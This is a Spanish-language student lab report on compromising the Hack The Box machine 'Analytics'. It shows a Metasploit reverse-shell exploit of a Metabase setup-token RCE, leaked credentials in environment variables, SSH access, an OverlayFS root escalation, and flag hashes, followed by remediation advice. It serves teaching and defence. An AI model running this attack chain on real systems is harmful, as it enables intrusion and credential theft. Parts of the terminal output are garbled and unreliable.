

**Escuela Colombiana de ingeniería Julio Garavito**

**Seguridad y privacidad de TI**

**Laboratorio 6**

**Integrantes**

**Juan Camargo**

**Diego Castellanos**

**Profesor**

**Daniel Esteban Vela Lopez**

**Bogotá 2024**



## Resumen Ejecutivo

Juan Camargo y Diego Castellanos evaluamos la máquina "analytics" de Hack the Box mediante pruebas de testeó desde el 27 de febrero hasta el 4 de marzo de 2024. En la siguiente sección, se detallan las vulnerabilidades que descubrimos exitosamente durante la evaluación y además las *flags* que nos pide Hack the box.

## Resumen del testeó

Al lograr establecer la conexión exitosa entre la máquina y nuestra instancia de Kali Linux, procedimos a acceder a la página web alojada en la máquina, disponible en <http://analytical.htb/>. Nuestra primera tarea fue buscar posibles vulnerabilidades que pudieran ser explotadas durante nuestra prueba de penetración.

Identificamos una vulnerabilidad relacionada con CVE's asociadas a la plataforma empresarial Metabase, que diseñó el sistema de inicio de sesión. Esta vulnerabilidad, conocida como Pre-auth RCE (Ejecución Remota de Código previo a la autenticación), nos permitió ejecutar o inyectar comandos en la consola del servidor web. La explotación de esta vulnerabilidad se basó en la presencia de un Token (SETUP-TOKEN), generado al crear la instancia del inicio de sesión en la página web. Aunque este token debería eliminarse tras completar la configuración de la instancia, persistía en el sistema. Aprovechando este token, intentamos autenticarnos en un punto final de una API conectada a la base de datos de la empresa para realizar una inyección SQL y obtener credenciales de usuario y contraseña para acceder de forma remota al servidor mediante SSH.

Una vez logrado este paso, localizamos fácilmente la primera bandera de Hack The Box y continuamos explorando posibles vulnerabilidades dentro del servidor. Descubrimos dos vulnerabilidades relacionadas con las CVE's vinculadas al sistema operativo del servidor Ubuntu 22.04.3, específicamente relacionadas con la función OverlayFS, que es una implementación de montaje sindical de sistema de archivos para Linux. Decidimos explotar esta vulnerabilidad, la cual permitía una escalada de privilegios dentro del servidor como si estuviéramos parados desde el root. Utilizamos un exploit previamente desarrollado el cual está diseñado para aprovechar una vulnerabilidad en metabase para lograr la ejecución remota de código en el sistema operativo obteniendo acceso a todos los archivos protegidos por permisos del servidor. Al explorar estos archivos, encontramos la segunda bandera, completando así nuestra prueba de penetración.

## Hallazgos técnicos

### Pruebas de penetración encontradas (PTF)

PTF-001: Pre-auth RCE (Ejecución Remota de Código previo a la autenticación) CVE-2023-38646

```
kali@kali: ~  
File Edit View Help  
+ -- ==[ metasploit v6.3.55-dev ]  
+ -- ==[ 2397 exploits - 1235 auxiliary - 422 post ]  
+ -- ==[ 1388 payloads - 46 encoders - 11 nops - 10 evasion ]  
+ -- ==[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search metasploit 138 port 221 Connection refused  
  
Matching Modules  
===== 10.10.10.10  
msf6 > port 10.10.10.10 port 221 Connection refused  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 exploit/linux/http/metasploit_setup_token_rce 2023-07-22 excellent Yes Metasploit Setup Token  
RCE  
  
msf6 > use exploit/linux/http/metasploit_setup_token_rce  
[*] Using configured payload cmd/unix/reverse bash
```

```

[*] Started reverse TCP handler on 10.10.14.138:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version Detected: 0.46.6
[+] Found setup token: 249fa03d-fd94-4d5b-b94f-b4ebf3df681f
[*] Sending exploit (may take a few seconds)
[*] Command shell session 1 opened (10.10.14.138:4444 → 10.10.11.233:34690) at 2024-03-04 13:44:43 -0500

```

```

env
MB_LDAP_BIND_DN=
LANGUAGE=en_US:en
USER=metabase
HOSTNAME=207bcb000024
FC_LANG=en-US
SHLV=5
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/..../lib
HOME=/home/metabase
OLDPWD=/etc
MB_EMAIL_SMTP_PASSWORD=
LC_CTYPE=en_US.UTF-8
JAVA_VERSION=jdk-11.0.19+7
LOGNAME=metabase
_=/bin/sh
MB_DB_CONNECTION_URI=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_PASS=
MB_JETTY_HOST=0.0.0.0
META_PASS=An4lytics_ds20223#
LANG=en_US.UTF-8
MB_LDAP_PASSWORD=
SHELL=/bin/sh
MB_EMAIL_SMTP_USERNAME=
MB_DB_USER=
META_USER=metalytics
LC_ALL=en_US.UTF-8
JAVA_HOME=/opt/java/openjdk
PWD=/home/metabase
MB_DB_FILE=/metabase.db/metabase.db

```

```

(kali@kali)-[~]
$ sudo ssh metalytics@10.10.11.233
The authenticity of host '10.10.11.233 (10.10.11.233)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.233' (ED25519) to the list of known hosts.
metalytics@10.10.11.233's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-25-generic x86_64)

```

```

metalytics@analytics:~$ ls
1 m u user.txt w
metalytics@analytics:~$ cat user.txt
61da28b5e9e9f2e8abf0cb971e13cfc4

```

## PTF-002: Vulnerabilidad de inyección SQL en el controlador de base de datos H2

(?)

La inyección SQL es una vulnerabilidad grave que puede permitir a los atacantes ejecutar comandos SQL no autorizados en la base de datos para poder exponer datos sensibles.

## PTF-003: CVE-2023-2640 y CVE-2023-32629

Aquí se presentan vulnerabilidades de control de acceso inadecuados lo que permite a un usuario sin los permisos necesarios establecer atributos extendidos en los archivos que por lo normal deberían ser reservados para usuarios privilegiados.

[Exploit](#)

```

metalytics@analytics:/tmp$ nano exploit.sh
metalytics@analytics:/tmp$ chmod +x exploit.sh
metalytics@analytics:/tmp$ ./exploit.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@analytics:/tmp# whoiam
whoiam: command not found
root@analytics:/tmp# cat /root/.ssh/authorized_keys
root@analytics:/tmp# cat /root/.ssh/authorized_keys
root@analytics:/tmp# whoiam
whoiam: command not found
root@analytics:/tmp# cat ../../root/root.txt
53e74dc927e2a6ae64c72f503e4b6b39

```

## Remediación

Después de identificar y explotar las vulnerabilidades en la máquina "analytics" de Hack The Box, recomendamos implementar medidas de remediación para mitigar los riesgos de seguridad.

### Vulnerabilidad relacionada con Metabase PTF-001:

Refiere a una ejecución remota de código que permite a un atacante ejecutar código de forma remota en un sistema objetivo sin necesidad de autenticarse previamente. Esto significa que un atacante puede aprovechar esta vulnerabilidad para obtener acceso y control sobre el sistema objetivo sin necesidad de tener credenciales válidas pudiendo robar datos, instalar malware y modificar archivos de sistemas lo que tenga graves repercusiones en la seguridad y el funcionamiento del sistema afectado.

#### Remediación:

**Eliminación del Token:** Implementar un proceso que asegure que los tokens generados durante la configuración del inicio de sesión en la página web se eliminen correctamente después de completar la configuración.

**Actualización de Metabase:** La última versión de la configuración de Metabase ya está parchado el problema.


### Vulnerabilidades relacionadas con Ubuntu 22.04.3 y OverlayFS PTF-003:

Ubuntu utiliza kernel como núcleo y OverlayFS por lo que todo lo que afecte a kernel afecta al OverlayFS y otros componentes del sistema de archivos.

#### Remediación:

**Parches de Seguridad:** Aplicar los últimos parches de seguridad proporcionados por Ubuntu para corregir las vulnerabilidades relacionadas con OverlayFS.

Monitoreo de Actividad del Sistema: Implementar herramientas de monitoreo de seguridad que detecten comportamientos anómalos en el sistema. Un ejemplo es pagar alguna plataforma de seguridad como CrowdStrike, que ya tengan solucionado la vulnerabilidad.



<https://www.hackthebox.com/achievement/machine/1861122/569>